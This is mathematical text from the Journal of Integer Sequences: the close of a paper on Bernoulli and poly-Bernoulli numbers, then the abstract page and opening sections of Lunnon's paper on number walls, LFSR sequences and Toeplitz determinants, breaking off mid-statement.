(We have used the recursion $\left\{ {n+1} \atop {m+1} \right\} = (m+1)\left\{ {n} \atop {m+1} \right\} + \left\{ {n} \atop {m} \right\}$.) This proves the proposition.

Proof of Theorem 1. We show the generating series of the right hand side coincide with that of B_n. To do this, we use the identity

$$\frac{e^x(e^x-1)^m}{m!} = \sum_{n=m}^{\infty} \left\{ n+1 \atop m+1 \right\} \frac{x^n}{n!} \tag{3}$$

which results from the well-known generating series for the Stirling numbers (*cf.* [5, (7.49)])

$$\frac{(e^x-1)^m}{m!} = \sum_{n=m}^{\infty} \left\{ n \atop m \right\} \frac{x^n}{n!}$$

by replacing m with $m+1$ and differentiating with respect to x. With this, we have

$$\begin{aligned}
&\sum_{n=0}^{\infty}\left(\sum_{m=0}^{n}\frac{(-1)^m m!\left\{{n+1 \atop m+1}\right\}}{m+1}\right)\frac{x^n}{n!}\\
=\;&\sum_{m=0}^{\infty}\frac{(-1)^m m!}{m+1}\sum_{n=m}^{\infty}\left\{{n+1 \atop m+1}\right\}\frac{x^n}{n!}=\sum_{m=0}^{\infty}\frac{(-1)^m m!}{m+1}\frac{e^x(e^x-1)^m}{m!}\\
=\;&e^x\sum_{m=0}^{\infty}\frac{(1-e^x)^m}{m+1}=\frac{e^x}{1-e^x}\sum_{m=1}^{\infty}\frac{(1-e^x)^m}{m}\\
=\;&\frac{e^x}{1-e^x}\left(-\log\left(1-(1-e^x)\right)\right)=\frac{xe^x}{e^x-1}.
\end{aligned}$$

This proves Theorem 1.

Remark. A referee suggested the following interpretation of the algorithm using generating function:

Suppose the first row is $a_0, a_1, a_2, \ldots$, with ordinary generating function

$$A(x)=\sum_{n=0}^{\infty}a_n x^n.$$

Let the leading diagonal be $b_0 = a_0, b_1, b_2, \ldots$, with exponential generating function

$$\mathbb{B}(x)=\sum_{n=0}^{\infty}b_n\frac{x^n}{n!}.$$

Then we have

$$\mathbb{B}(x)=e^x A(1-e^x).$$

This follows from (2) and (3), the calculation being parallel to that of the proof of Theorem 1. To get the Bernoulli numbers we take $a_0=1, a_1=\frac{1}{2}, a_2=\frac{1}{3},\ldots$ with $A(x)=-\log(1-x)/x$, and find $\mathbb{B}(x)=xe^x/(e^x-1)$.

3 Poly-Bernoulli numbers

If we replace the initial sequence $1, \frac{1}{2}, \frac{1}{3}, \frac{1}{4}, \ldots$ by $1, \frac{1}{2^k}, \frac{1}{3^k}, \frac{1}{4^k}, \ldots$ and apply the same algorithm, the resulting sequence is $(-1)^n D_n^{(k)}$ $(n=0,1,2,\ldots)$, where $D_n^{(k)}$ is a variant of "poly-Bernoulli numbers" ([6], [2], [3]): For any integer k, we define a sequence of numbers $D_n^{(k)}$ by

$$\frac{Li_k(1-e^{-x})}{e^x-1}=\sum_{n=0}^{\infty}D_n^{(k)}\frac{x^n}{n!},$$

where $Li_k(t)=\sum_{m=1}^{\infty}\frac{t^m}{m^k}$ (k-th polylogarithm when $k\geq 1$). The above assertion is then a consequence of the following (or, is just a special case of the preceding remark)

Proposition 3 *For any $k \in \mathbf{Z}$ and $n \geq 0$, we have*

$$D_n^{(k)} = (-1)^n \sum_{m=0}^{n} \frac{(-1)^m m! \left\{ {n+1 \atop m+1} \right\}}{(m+1)^k}.$$

Proof. The proof can be given completely in the same way as the proof of Theorem 1 using generating series, and hence will be omitted.

Acknowledgements

I should like to thank the referee for several comments and suggestions.

References

[1] Akiyama, S. and Tanigawa, Y. : Multiple zeta values at non-positive integers, *preprint* (1999).

[2] Arakawa, T. and Kaneko, M. : Multiple zeta values, poly-Bernoulli numbers, and related zeta functions, *Nagoya Math. J.* **153** (1999), 189–209.

[3] Arakawa, T. and Kaneko, M. : On poly-Bernoulli numbers, *Comment. Math. Univ. Sanct. Pauli* **48-2** (1999), 159–167.

[4] Gould, H. G. : Explicit formulas for Bernoulli numbers, *Amer. Math. Monthly* **79** (1972), 44–51.

[5] Graham, R., Knuth, D. and Patashnik, O.: Concrete Mathematics, Addison-Wesley, (1989).

[6] Kaneko, M. : Poly-Bernoulli numbers, *Jour. Th. Nombre Bordeaux* **9** (1997), 199–206.

[7] Knuth, D. : Two notes on notation, *Amer. Math. Monthly* **99** (1992), 403–422.

(The Bernoulli numbers are A027641/A027642. The table in Figure 1 yields sequences A051714/A051715. Other sequences which mention this paper are A000367, A002445, A026741, A045896, A051712, A051713, A051716, A051717, A051718, A051719, A051720, A051721, A051722, A051723.)

Received August 7, 2000; published in Journal of Integer Sequences December 12, 2000.

Journal of Integer Sequences, Vol. 4
(2001), Article 01.1.1

The Number-Wall Algorithm: an LFSR Cookbook

W. F. Lunnon
Department of Computer Science
National University of Ireland
Maynooth, Co. Kildare, Ireland
Email address: fred@cs.may.ie

Abstract: This paper might fairly be said to fall between three stools: the presentation and justification of a number of related computational methods associated with LFSR sequences, including finding the order, recurrence and general term; the exploration of tutorial examples and survey of applications; and a rigorous treatment of one topic, the recursive construction of the number wall, which we believe has not previously appeared.

The *Number Wall* is the table of Toeplitz determinants associated with a sequence over an arbitrary integral domain, particularly **Z**, $\mathbf{F_p}$, **R**, and their polynomial and series extensions by many variables. The relation borne by number walls to LFSR (linear recurring shift register) sequences is analogous to that borne by difference tables to polynomial sequences: They can be employed to find the order and recurrence (Section 3), or to compute further terms and express the general term explicitly (Section 10) - a lthough other more elaborate methods may be more efficient (Sections 8 and 12).

Much of the paper collects and summarizes relevant classical theory in Formal Power Series (Section 1), Linear Recurrences (Section 2), Padé Blocks (essentially) (Section 3), Vandermonde Interpolation (Section 8), and Difference Tables (Section 9). A `frame' relation between the elements of the number wall containing zeros (a *non-normal C-table*, in Padé terminology) is stated and proved (Section 4), with the resulting recursive generation algorithm and some special cases (Section 5); the consequences of basing the wall on this algorithm instead are explored (Section 6), and a cellular automaton is employed to optimize it in linear time (Section 7).

The connections between number walls and classical Padé tables are discussed briefly (Section 11), with other associated areas (Linear Complexity, QD Algorithm, Toda Flows, Berlekamp-Massey) reviewed even more briefly (Section 12). Among topics covered incidentally are the explicit number wall for an

LFSR, in particular for a diagonal binomial coefficient (Section 8); dealing with high-degree `polynomials' over finite fields, fast computation of LFSR order over $\mathbf{F}_p$, and the wall of a linear function of a given sequence (Section 9). There are numerous examples throughout, culminating in a final gruelingly extensive one (Section 13).

Keywords: Number Wall, Zero Window, Persymmetric, Toeplitz Matrix, Hankel Determinant, Linear Complexity, Finite Field, Cryptographic Security, LFSR, Extrapolation, Toda Flow, Linear Recurring Sequence, Difference Equation, Zero-Square Table, QD Method, Vandermonde, Formal Laurent Series, Padé Table.

AMS Subject Classification: 94A55, 65D05, 11C20, 65-04, 68Q15, 68Q68, 41A21.

Full version: pdf, dvi, ps, tex

Received January 1, 2001; revised version received September 25, 2001. Published in Journal of Integer Sequences, October 7, 2001.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4 (2001),
Article 01.1.1

The Number-Wall Algorithm: an LFSR Cookbook

W. F. Lunnon

Department of Computer Science
National University of Ireland
Maynooth, Co. Kildare, Ireland

Email address: fred@cs.may.ie

Abstract

This paper might fairly be said to fall between three stools: the presentation and justification of a number of related computational methods associated with LFSR sequences, including finding the order, recurrence and general term; the exploration of tutorial examples and survey of applications; and a rigorous treatment of one topic, the recursive construction of the number wall, which we believe has not previously appeared.

The *Number Wall* is the table of Toeplitz determinants associated with a sequence over an arbitrary integral domain, particularly $\mathbf{Z}$, $\mathbf{F}_p$, $\mathbf{R}$, and their polynomial and series extensions by many variables. The relation borne by number walls to LFSR (linear recurring shift register) sequences is analogous to that borne by difference tables to polynomial sequences: They can be employed to find the order and recurrence §3, or to compute further terms and express the general term explicitly §10 (although other more elaborate methods may be more efficient §12, §8).

Much of the paper collects and summarizes relevant classical theory in Formal Power Series §1, Linear Recurrences §2, Padé Blocks (essentially) §3, Vandermonde Interpolation §8, and Difference Tables §9. A 'frame' relation between the elements of the number wall containing zeros (a *non-normal C-table*, in Padé terminology) is stated and proved §4, with the resulting recursive generation algorithm and some special cases §5; the consequences of basing the wall on this algorithm instead are explored §6, and a cellular automaton is employed to optimize it in linear time §7.

The connections between number walls and classical Padé tables are discussed briefly §11, with other associated areas (Linear Complexity, QD Algorithm, Toda Flows, Berlekamp-Massey) reviewed even more briefly §12. Among topics covered incidentally are the explicit number wall for an LFSR, in particular for a diagonal binomial coefficient §8; dealing with high-degree 'polynomials' over finite fields, fast computation of LFSR order over $\mathbf{F}_p$, and the wall of a linear function of a given sequence §9. There are numerous examples throughout, culminating in a final gruelingly extensive one §13.

Keywords: Number Wall, Zero Window, Persymmetric, Toeplitz Matrix, Hankel Determinant, Linear Complexity, Finite Field, Cryptographic Security, LFSR, Extrapolation, Toda Flow, Linear Recurring Sequence, Difference Equation, Zero-Square Table, QD Method, Vandermonde, Formal Laurent Series, Padé Table.

AMS Subject Classification: 94A55, 65D05, 11C20, 65-04, 68Q15, 68Q68, 41A21.

0. Introduction and Acknowledgements

The initial aim of this rambling dissertation was to codify what J. H. Conway has christened the *Number Wall*, an efficient algorithm for computing the array of Toeplitz determinants associated with a sequence over an arbitrary integral domain: particularly interesting domains in this context are integers $\mathbf{Z}$, integers modulo a prime $\mathbf{F}_p$, reals $\mathbf{R}$, and their polynomials and power series extensions. §1 (Notation and Formal Laurent Series) sketches elementary the algebraic machinery of these domains and their pitfalls, and §2 (LFSR Sequences) summarizes the elementary theory of Linear Feedback Shift Registers.

Our original program is now carried out with an earnest aspiration to rigor that may well appear inappropriate (and may yet be incomplete): however, on numerous occasions, we discovered the hard way that to rely on intuition and hope for the best is an embarrassingly unrewarding strategy in this deceptively elementary corner of mathematical folklore. In §3 (Determinants and Zero-windows) we define the number wall, give simple algorithms for using it to determine the order and recurrence of an LFSR, establish the recursive construction rule in the absence of zeros (a.k.a. the Sylvester Identity) and the square window property of zeros (a.k.a. the Padé Block Theorem) which, despite of its great age and simplicity of statement, appears to have evaded a substantial number of previous attempts to furnish it with a coherent demonstration. In §4 (The Frame Theorems) we develop the central identities connecting elements around inner and outer frame of a window of zeros in a wall; equally contrary to expectation, these prove to be a notably delicate matter! §5 (The Algorithm, Special Cases) discusses the recursive algorithm implicit in the Frame Theorems, particularly the special cases of an isolated zero and of a binary domain, and digressing along the way to an instructive fallacy which felled a earlier attempted proof. §6 (General Symmetric Walls) explores the consequences of employing this oddly symmetric algorithm — rather than the original Toeplitz determinant — to build a generalized wall from an arbitrary pair of sequences of variables or numerals. We show the denominators are always monomial, and that there is arbitrarily large long-range dependence; and give some striking examples. §7 (Performance and the FSSP) explores how an apparently unrelated idea from Cellular Automaton Theory — Firing Squad Synchronization — plays a major part in tuning a fast computational algorithm, which has actually been implemented for the binary domain.

At this point in writing, the focus shifted rather towards a survey of existing methods, as it became apparent that — while much if not all of this material is known by somebody — there is no collected source reference for a whole batch of elementary computational problems associated with LFSRs. §8 (Interpolation and Vandermonde Matrices) summarizes classical material which is used to find explicitly the coefficients needed in §10, digressing to give explicitly the wall for binomial coefficient diagonals, and a formula for the general element of the wall in terms of the general element of the sequence in the LFSR case. §9 (Difference Tables) takes a look at a venerable ancestor, the difference table being to polynomials what the number wall (in a more general way) is to linear recurrences. Appropriate definition and effective evaluation of a polynomial are nontrivial for finite characteristic; the ensuing investigation leads *inter alia* to a fast algorithm for computing the order of an LFSR over $\mathbf{F}_p$, applicable to a recent study of deBruijn sequences. At least some of these strands are pulled together in §10 (Explicit Term of an LFSR Sequence) where we discuss efficient methods of computing the roots and coefficients of the 'exponential' formula for the general element of an LFSR sequence from a finite set of its elements.

In §11 (Padé Tables) we make the classical connection between number walls and rational approximation, and develop some pleasantly straightforward algorithms for series reciprocal and ('non-normal') Padé approximants. §12 (Applications and Related Algorithms) surveys applications including linear complexity profiles (LCPs) and numerical roots of polynomials (Rutishauser QD), with a brief description of the well-known Berlekamp-Massey algorithm for computing the recurrence of an LFSR sequence from its elements. Finally §13 (Hideous Numerical Example) features an intimidating computation, intended to illustrate some of the nastier aspects of the Outer Frame Theorem, and succeeding we fear only too well.

As a third strand, we have felt obliged to make this something of a tutorial, and to that end have sketched proofs for the sake of completeness wherever practicable: existing proofs of well-known results in this area seem often to be difficult of access, incomplete, over-complicated or just plain wrong. We have included frequent illustrative examples, some of which we hope are of interest in their own right; and a number of conjectures, for this is still an active research area (or would be if more people knew about it).

It would be surprising if much of the material presented here was genuinely new — we have been scrupulous in acknowledging earlier sources where known to us — but we felt it worth collating under a

uniform approach. We originally unearthed the Frame Theorems over 25 years ago, and although the result might now quite reasonably be considered to lie in the public domain, to the best of our knowledge no complete proof has ever been published. We trust it is at last in a form fit for civilized consumption: if so, some of the credit should go to the numerous colleagues who have persistently encouraged, struggled with earlier drafts, and made suggestions gratefully incorporated — in particular Simon Blackburn, David Cantor, John Conway, Jim Propp, Jeff Shallit, Nelson Stephens.

1. Notation and Formal Laurent Series

For applications we are interested principally in sequences over the integers $\mathbf{Z}$ or a finite field $\mathbf{F}_p$, especially the binary field. However, to treat these cases simultaneously, as well as to facilitate the proofs, we shall need to formulate our results over an arbitrary ground *integral domain*, i.e. a commutative ring with unity and without divisors of zero. Such a domain may be extended to its field of fractions by **Her75** §3.6, permitting elementary linear algebra, matrices and determinants to be defined and linear equations to be solved in the usual way; and further extended to its ring of polynomials and field of (formal) Laurent power series in a transcendental variable, following a fairly routine procedure to be expounded below.

There is rarely any need for us to distinguish between variables over these different domains, so they are all simply denoted by italic capitals. Integer variables (required for subscripts etc, whose values may include $\pm\infty$ where this makes sense) are denoted by lower-case italic letters. Vectors, sequences and matrices are indicated by brackets — the sequence $[S_n]$ has elements $\ldots, S_0, S_1, S_2, \ldots$, and the matrix $[F_{ij}]$ has determinant $|F_{ij}|$. A sequence is implicitly infinite in both directions, where not explicitly finite; context should suggest if a truncated segment requires extrapolation by zero elements, periodic repetition, or the application of some LFSR.

In §4 the elements are actually polynomials over the ground domain; and all the quantities we deal with could be expressed as rational functions (quotients of polynomials) over it. While it is both feasible and conceptually simpler to couch our argument in terms of these, the mechanics of the order notation $\mathcal{O}(X^k)$ introduced below become unnecessarily awkward; therefore we prefer to utilize the slightly less familiar concept of *Formal Laurent Series* (FLS).

We define the field of FLS to be the set of two-sided sequences $[\ldots, S_k, \ldots]$ whose components lie in the given ground field, and which are *left-finite*, that is only finitely many components are nonzero for $k < 0$. Arithmetic is defined in the usual Taylor-Laurent power-series fashion: that is, addition and negation are term-by-term, multiplication by Cauchy (polynomial) product, reciprocal of nonzeros by the binomial expansion. The ground field is injected into the extension by $S_0 \to [\ldots, 0, S_0, 0, \ldots]$.

As usual we write an FLS as an infinite sum of integer powers of the transcendental X with finitely many negative exponents: its *generating function*. The notation is suggestive, but has to be interpreted with some care. For instance, we cannot in general map from FLSs to values in the ground field by substituting some value for X, since this would require the notion of convergence to be incorporated in the formalism. Fortunately we have no need to do so here, since we only ever *specialize* $X \to 0$, defined simply as extracting the component S_0 with zero subscript.

The following property is deceptively important in subsequent applications.

> **Theorem:** Specialization commutes with FLS arithmetic: that is, if $W(V(X), \ldots)$ denotes some (arithmetic) function of FLS elements $V(X), \ldots$, and $V(0)$ denotes $V(X)$ with $X \to 0$ etc, then $W(V(0), \ldots) = W(V(X), \ldots)(0)$. (1.0)

Proof: This is the case $k = 0$ of the nontrivial fact that two FLSs $U = [\ldots, S_k, \ldots]$ and $V = [\ldots, T_k, \ldots]$ are equal under the operations of field arithmetic (if and) only if they are equal component-wise, that is only if $S_k = T_k$ for all k. For suppose there existed distinct sequences $[S_k], [T_k]$ for which $U = V$ arithmetically. Then $U - V = 0$, where the sequence corresponding to $U - V$ has some nonzero component. Using the binomial expansion, we calculate its reciprocal; now $1 = (U - V)^{-1} \cdot (U - V) = (U - V)^{-1} \cdot 0 = 0$. So the field would be trivial, which it plainly is not, since it subsumes the ring of polynomials in X. ■

In this connection it is instructive to emphasize the significance of left-finiteness. If this restriction were abandoned, we could consider say (expanding by the binomial theorem)

$$\begin{aligned} U &= 1/(1-X) = 1 + X^1 + X^2 + X^3 + \ldots, \\ -V &= X^{-1}/(1-X^{-1}) = \ldots + X^{-3} + X^{-2} + X^{-1}; \end{aligned}$$

now by elementary algebra $U = V$ despite the two distinct expansions, and (1.0) would no longer hold. Related to this difficulty is the fact that we no longer have a field: $U - V$ for instance, the constant unity sequence, has no square.

One unwelcome consequence is that the generating function approach frequently employed as in **Nie89** to discuss Linear Complexity is applicable only to right- (or mut. mut. left-) infinite sequences, and is unable to penetrate the 'central diamond' region of a number-wall (§3) or shifted LCP (§12), being restricted to a region bounded to the South by some diagonal line. [It is noteworthy that, elementary as they might be, these matters have on occasion been completely overlooked elsewhere in the literature.]

Definition: For FLS U, the statement

$$U = \mathcal{O}(X^k) \tag{1.1}$$

shall mean that $U_l = 0$ for $l < k$.

It is immediate from the definition that

$$\begin{aligned}
0 &= \mathcal{O}(X^\infty); \\
U + \mathcal{O}(X^k) &= U + \mathcal{O}(X^l) \\
&\quad \text{for } l \le k \text{ (asymmetry of equality)}; \\
(U + \mathcal{O}(X^k)) \pm (V + \mathcal{O}(X^l)) &= (U \pm V) + \mathcal{O}(X^{\min(k,l)}); \\
(U + \mathcal{O}(X^k)) \cdot (V + \mathcal{O}(X^l)) &= (U \cdot V) + \mathcal{O}(X^{\min(k+n,l+m)}) \\
&\quad \text{if } U = \mathcal{O}(X^m) \text{ and } V = \mathcal{O}(X^n); \\
(U + \mathcal{O}(X^k))/(V + \mathcal{O}(X^l)) &= (U/V) + \mathcal{O}(X^{\min(k-n,l+m)}) \\
&\quad \text{if in addition } V_n \neq 0, \text{ so } n \text{ is maximal.}
\end{aligned}$$

Notice that we can only let $X \to 0$ in $U + \mathcal{O}(X^k)$ if $k > 0$, otherwise the component at the origin is undefined; and in practice, we only ever do so when also $U = \mathcal{O}(1)$. In §4 – §5 we shall implicitly make extensive use of these rules.

For completeness, we should perhaps mention the more usual classical strategy for ensuring that a set of FLSs forms a field: to define convergence and enforce it, say over some annular region of the domain of complex numbers. The connection with our counterexample above is of course that any S, T corresponding to the same meromorphic function in distinct regions will give $U - V = 0$. The elementary definitions and algorithms of FLS arithmetic are fully discussed in standard texts such as **Hen74** §1.2, or **Knu81** §1.2.9 and §4.7. With the exception of the thorough tutorial **Niv69**, these authors consider only the ring of formal Taylor series with exponents $k \ge 0$; however, it is a fairly routine matter to extend the ring to a field, and there seems little reason to constrain oneself in this manner.

2. LFSR Sequences

A sequence S_n is a *linear recurring* or *linear feedback shift register* (LFSR) sequence when there exists a nonzero vector $[J_i]$ (the *relation*) of length $r+1$ such that

$$\sum_{i=0}^{r} J_i S_{n+i} \;=\; 0 \quad \text{for all integers } n.$$

The integer r is the *order* of the relation. If the relation has been established only for $a \le n \le b-r$ we say that the relation *spans* (at least) $S_a, \ldots, S_b$, with $a = -\infty$ and $b = +\infty$ permitted. LFSR sequences over finite fields are discussed comprehensively in **Lid86** §6.1–6.4.

It is usual to write a relation as an *auxiliary* polynomial $J(\mathbf{E})$ of degree r in the *shift* operator $\mathbf{E}:\ S_n \to S_{n+1}$:

Definition: The LFSR sequence $[S_n]$ satisfies the relation $J(\mathbf{E})$ just when for all n

$$J(\mathbf{E})[S_n] \;\equiv\; \sum_i J_i \mathbf{E}^i [S_n] \;\equiv\; \sum_i J_i [S_{n+i}] \;=\; [O_n], \tag{2.1}$$

the zero sequence (with order 0 and relation $J(\mathbf{E}) \;=\; 1$).

Notice that the number of nonzero components or *dimension* of a relation as a vector is in general $r+1$, two relations being regarded as equal (as for projective homogeneous coordinates) if they differ only by some nonzero constant multiple; also in the case of sequences whose values are given by a polynomial in n §9, the *degree* of the polynomial is in general $r-1$.

The *order* of a sequence (infinite in both directions) is normally understood to mean the minimum order of any relation it satisfies; this *minimal* relation is simply the polynomial highest common factor of all relations satisfied by the sequence, and is therefore unique. [The existence of such an HCF is guaranteed by the Euclidean property of the ring of polynomials in a *single* variable $\mathbf{E}$ over the ground domain, see **Her75** §3.9.] The leading and trailing coefficients J_r, J_0 of the minimal relation J of a (two-way-infinite) sequence are nonzero: such relations we shall call *proper*. These definitions must be interpreted with care when applied to segments with finite end-points, principally because even minimal relations may fail to be proper: both leading and trailing zero coefficients will then need to be retained during polynomial arithmetic on relations. Furthermore, if the minimum order is r and the span has length $< 2r$, a minimal relation is no longer unique, since there are too few equations to specify its coefficients.

By the elementary theory (**Lid86** §6.2) we have an explicit formula for an LFSR sequence:

Theorem: $[S_n]$ satisfies $J(\mathbf{E})[S_n] \;=\; [O_n]$ just when

$$S_n \;=\; \sum_i K_i {X_i}^n \quad \text{for all } n, \tag{2.2}$$

where the X_i are the roots of $J(X)$ and the K_i are coefficients, both lying in the algebraic closure of the ground domain when $J(X)$ has distinct roots; when the root X_i occurs with multiplicity e_i, K_i is a polynomial in n of degree $e_i - 1$.

Proof: Since we make frequent reference to this well-known result, we sketch a demonstration for the sake of completeness. [Over ground domains of finite characteristic, it is important that the 'polynomials' $K_i(n)$ are defined in terms of binomial coefficients; we return to this point in §9.]

From the Pascal triangle recursion, by induction on e

$$\begin{aligned} (\mathbf{E}-1)\binom{n}{e-1} \;&=\; \binom{n}{e-2}, \\ (\mathbf{E}-1)^e \binom{n}{e-1} \;&=\; 0; \end{aligned} \tag{2.3}$$

and so by expressing the arbitrary polynomial $K(n)$ of degree $e-1$ in n as a linear combination of binomial coefficients, we see that its e-th difference $(\mathbf{E}-1)^e K(n)$ is zero. Similary $(\mathbf{E}-X)X^n = 0$ and $(\mathbf{E}-X)^e K(n)X^n = 0$ for arbitrary X. Suppose S_n has the explicit form above (2.2), where $J(X)$ has just m distinct roots; let $X \equiv X_m$ etc., and let primes denote the analogous expressions involving only the other $m-1$ roots; then

$$\begin{aligned} J(\mathbf{E})S_n &= \prod_i (\mathbf{E}-X_i)_i^e S_n \\ &= J'(\mathbf{E})\big((\mathbf{E}-X)^e K(n)X^n\big) + (\mathbf{E}-X)^e\big(J'(\mathbf{E})S'_n\big) \\ &= J'(\mathbf{E})(0) + (\mathbf{E}-X)^e(0) = 0 \end{aligned}$$

for all n, using induction on m.

The converse can be approached constructively as in **Lid86** (who prove the distinct case only) by setting up linear equations for the K_i and showing that they possess a unique solution, as we shall do in (8.6) (for distinct X_i) and (9.2) (for coincident X_i effectively). In the general case of multiple roots, it is simpler to observe that the set of sequences satisfying a given relation J (assumed to possess nonzero leading and trailing coefficients) comprise a vector space **Her75** §4 whose dimension must be r, since each is completely determined by its initial r terms. The set constructed earlier is also a subspace of dimension r, so the two sets are identical by **Her75** Lemma 4.1.2. ■

If J is minimal then all the K_i are nonzero: for the Galois group of an irreducible factor of J is transitive on those X_i and their corresponding K_i while leaving S_n invariant, so those K_i must all be nonzero or all zero. In the latter case, J may be divided by the factor and so is not minimal. When all the roots coincide at unity, S_n equals an arbitrary polynomial of degree $r-1$ in n; so the latter are seen to be a special case of LFSR sequences.

3. Determinants and Zero-windows

Given some sequence $[S_n]$, we define its *Number Wall* (also *Zero Square Table* or — misleadingly — *QD Table*) $[S_{m,n}]$ to be the two dimensional array of determinants given by

Definition:

$$S_{m,n} = \begin{vmatrix} S_n & S_{n+1} & \dots & S_{n+m} \\ S_{n-1} & S_n & \dots & S_{n+m-1} \\ \vdots & \vdots & \ddots & \vdots \\ S_{n-m} & S_{n-m+1} & \dots & S_n \end{vmatrix}. \tag{3.1}$$

The value of $S_{m,n}$ is defined to be unity for $m=-1$, and zero for $m<-1$. [These are known as *Toeplitz* determinants; or, with a reflection making them symmetric, and a corresponding sign change of $(-1)^{\binom{m+1}{2}}$, as *persymmetric* or *Hankel* determinants.] The rows and columns are indexed by m, n resp. in the usual orientation, with the m axis increasing to the South (bottom of page) and n to the East (right). [For examples see the end of §5 and elsewhere.]

Lemma: For any sequence $[S_n]$ and integers n and $m \geq 0$, we have $S_{m-1,n} \neq 0$ and $S_{m,n} = 0$ just when there is a proper linear relation of minimum order m spanning at least $S_{n-m}, \dots, S_{n+m}$. Its coefficients J_i are unique up to a common factor. Further, when

$$S_{m,n} = S_{m,n+1} = \dots = S_{m,n+g-1} = 0 \quad \text{and} \quad S_{m,n-1} \neq 0,\ S_{m,n+g} \neq 0 \tag{3.2}$$

the relation maximally spans $S_{n-m}, \dots, S_{n+m+g-1}$. [Notice that we may have $n=-\infty$ or $g=+\infty$.]

Proof: by elementary linear algebra. For $g = 1$, set up $m + 1$ homogeneous linear equations for the J_i, with a unique solution when they have rank m:

$$\begin{aligned} S_{n-m}J_0 \ + \ S_{n-m+1}J_1 \ + \ \ldots \ + \ S_nJ_m \ &= \ 0, \\ &\vdots \\ S_nJ_0 \ + \ S_{n+1}J_1 \ + \ \ldots \ + \ S_{n+m}J_m \ &= \ 0, \\ &\vdots \\ S_{n+g-1}J_0 \ + \ S_{n+g}J_1 \ + \ \ldots \ + \ S_{n+m+g-1}J_m \ &= \ 0. \end{aligned}$$

Using $S_{n-m+1}, \ldots, S_{n+m+1}$ on the right-hand side instead of $S_{n-m}, \ldots, S_{n+m}$ leaves m of these equations unaltered, so by induction on g the solution is constant over the whole segment of $[S_n]$ of length $2m + g$, and no further. This solution is proper: for if $J_m = 0$ there would be a nontrivial solution to the equations with m replaced by $m - 1$, and so we should have $S_{m-1,n} = 0$ contrary to hypothesis; similarly if $J_0 = 0$. Similarly, it is minimal. Conversely, if a there is a relation, then $S_{m,n} = 0$; if it is minimal, then it is unique, and if it is also proper then m cannot be reduced, so $S_{m-1,n} \neq 0$. ■

Corollary: $[S_n]$ is an LFSR sequence of order r if and only if row r (and all subsequent rows) of its number-wall degenerate to the zero sequence, but row $r - 1$ does not. (3.3)

Given as many terms as we require of an LFSR sequence $[S_n]$, we can use (3.3) to compute its order r from its number-wall. Now suppose in addition we require to find the linear relation $J(\mathbf{E})$ which generates it. We introduce a new sequence of polynomials in a transcendental X over the domain, defined by

$$U_n(X) \ = \ (\mathbf{E} - X)S_n \ = \ S_{n+1} - X.S_n,$$

and form its number wall $U_{m,n}(X)$. If we set $X \to \mathbf{E}$, both sequence and wall (for $m \neq -1$) perforce degenerate to all zeros; therefore each $U_{m,n}(\mathbf{E})$ is a relation spanning those $2m + 2$ elements of $[S_n]$ from which it was computed. Now for degree r there is only one such polynomial (modulo a constant factor), and that is the required minimal relation $J(\mathbf{E})$: for all n therefore, $U_{r-1,n}$ equals $J(X)$ multiplied by some domain element (nonzero since setting $X \to 0$ gives the wall for $[S_n]$ itself); and similarly $U_{r-1,n} = 0$ on all subsequent rows $m \geq r$.

Corollary: $[S_n]$ is an LFSR sequence of order r if and only if row r (and all subsequent rows) of the number-wall of $S_{n+1} - X.S_n$ degenerate to the zero sequence, but row r does not; then row $r - 1$ equals the minimal relation $J(X)$ of $[S_n]$ times a geometric sequence over the ground domain. (3.4)

This algorithm is slower than the more sophisticated Berlekamp-Massey method (12.1), taking time of order r^4 arithmetic operations over the ground domain (using straightforward polynomial multiplication) rather than r^2; but it is noticeably easier to justify, and it also gives the relations of intermediate (odd) spans.

A simple recursive rule for constructing the number-wall of a given sequence in the absence of zeros is classical, and follows immediately from the pivotal condensation rule styled by **Ioh82** §1.2 the *Sylvester Identity* [described by **Ait62** §45 as an *extensional* identity due to Jacobi, and elsewhere credited to Desnanot, Dodgson or Frobenius]:

Lemma: Given an $m \times m$ matrix $[F_{ij}]$ and an arbitrary $(m - k) \times (m - k)$ minor $[G_{ij}]$ where $0 \leq k \leq m$, define H_{ij} to be the cofactor in $|F|$ selecting all the rows and columns of $|G|$, together with the i-th row and j-th column not in $|G|$. Then (3.5)

$$|F_{ij}| \ \times \ |G_{ij}|^{k-1} \ = \ |H_{ij}|.$$

Proof: We may suppose the elements of $[F_{ij}]$ to be distinct variables transcendental over the ground domain, thus avoiding any problem with singular matrices. We may also suppose the rows and columns of $[F_{ij}]$ permuted so that $[G_{ij}]$ occupies the SE corner, $i, j > k$: this leaves the determinant unaltered except for a possible change of sign. Consider the matrix $[E_{ij}]$ with E_{ij} being F_{ij} when $i > k$, or $|G|$ bordered by row i and column j of F when $i \leq k$. Expanding this determinant by its first row, we see (with some difficulty — the reader is advised to work through a small example) that

$$E_{ij} \;=\; |G| F_{ij} \;+\; \sum_q A_{iq} F_{iq},$$

where the A_{iq} are cofactors from the last $m-k$ rows which do not depend on j. So $[E_{ij}]$ is effectively $[F_{ij}]$ with each of its first k rows multiplied by $|G|$, then subjected to a sequence of elementary column operations which leave the determinant unaltered. On the one hand then, $|E| = |F| \times |G|^k$.

Again,

$$E_{ij} \;=\; \begin{cases} H_{ij} & \text{for } 1 \leq i \leq k \text{ and } 1 \leq j \leq k \text{ by definition,} \\ G_{ij} & \text{for } k < i \leq m \text{ and } k < j \leq m \text{ by definition,} \\ 0 & \text{for } 1 \leq i \leq k \text{ and } k < j \leq m \text{ (determinant with equal columns).} \end{cases}$$

So on the other hand $|E| = |H| \times |G|$. Canceling the nonzero $|G|$ from $|E|$ gives the result. ■

Theorem: A symmetrical relation between the elements of the number-wall is

$$S_{m,n}^2 \;=\; S_{m+1,n} S_{m-1,n} \;+\; S_{m,n+1} S_{m,n-1}. \tag{3.6}$$

Proof: In (3.5) choose $k = 2$, $|F_{ij}| = S_{m+1,n}$, and $|G_{ij}| = S_{m-1,n}$ where this last is the cofactor occupying the interior of $[F_{ij}]$. Then the H_{ij} also turn out to be entries in the wall, and we find

$$S_{m+1,n} \times S_{m-1,n} \;=\; \begin{vmatrix} S_{m,n} & S_{m,n+1} \\ S_{m,n-1} & S_{m,n} \end{vmatrix}. \;\blacksquare$$

Corollary: A partial recursive construction for the number-wall is

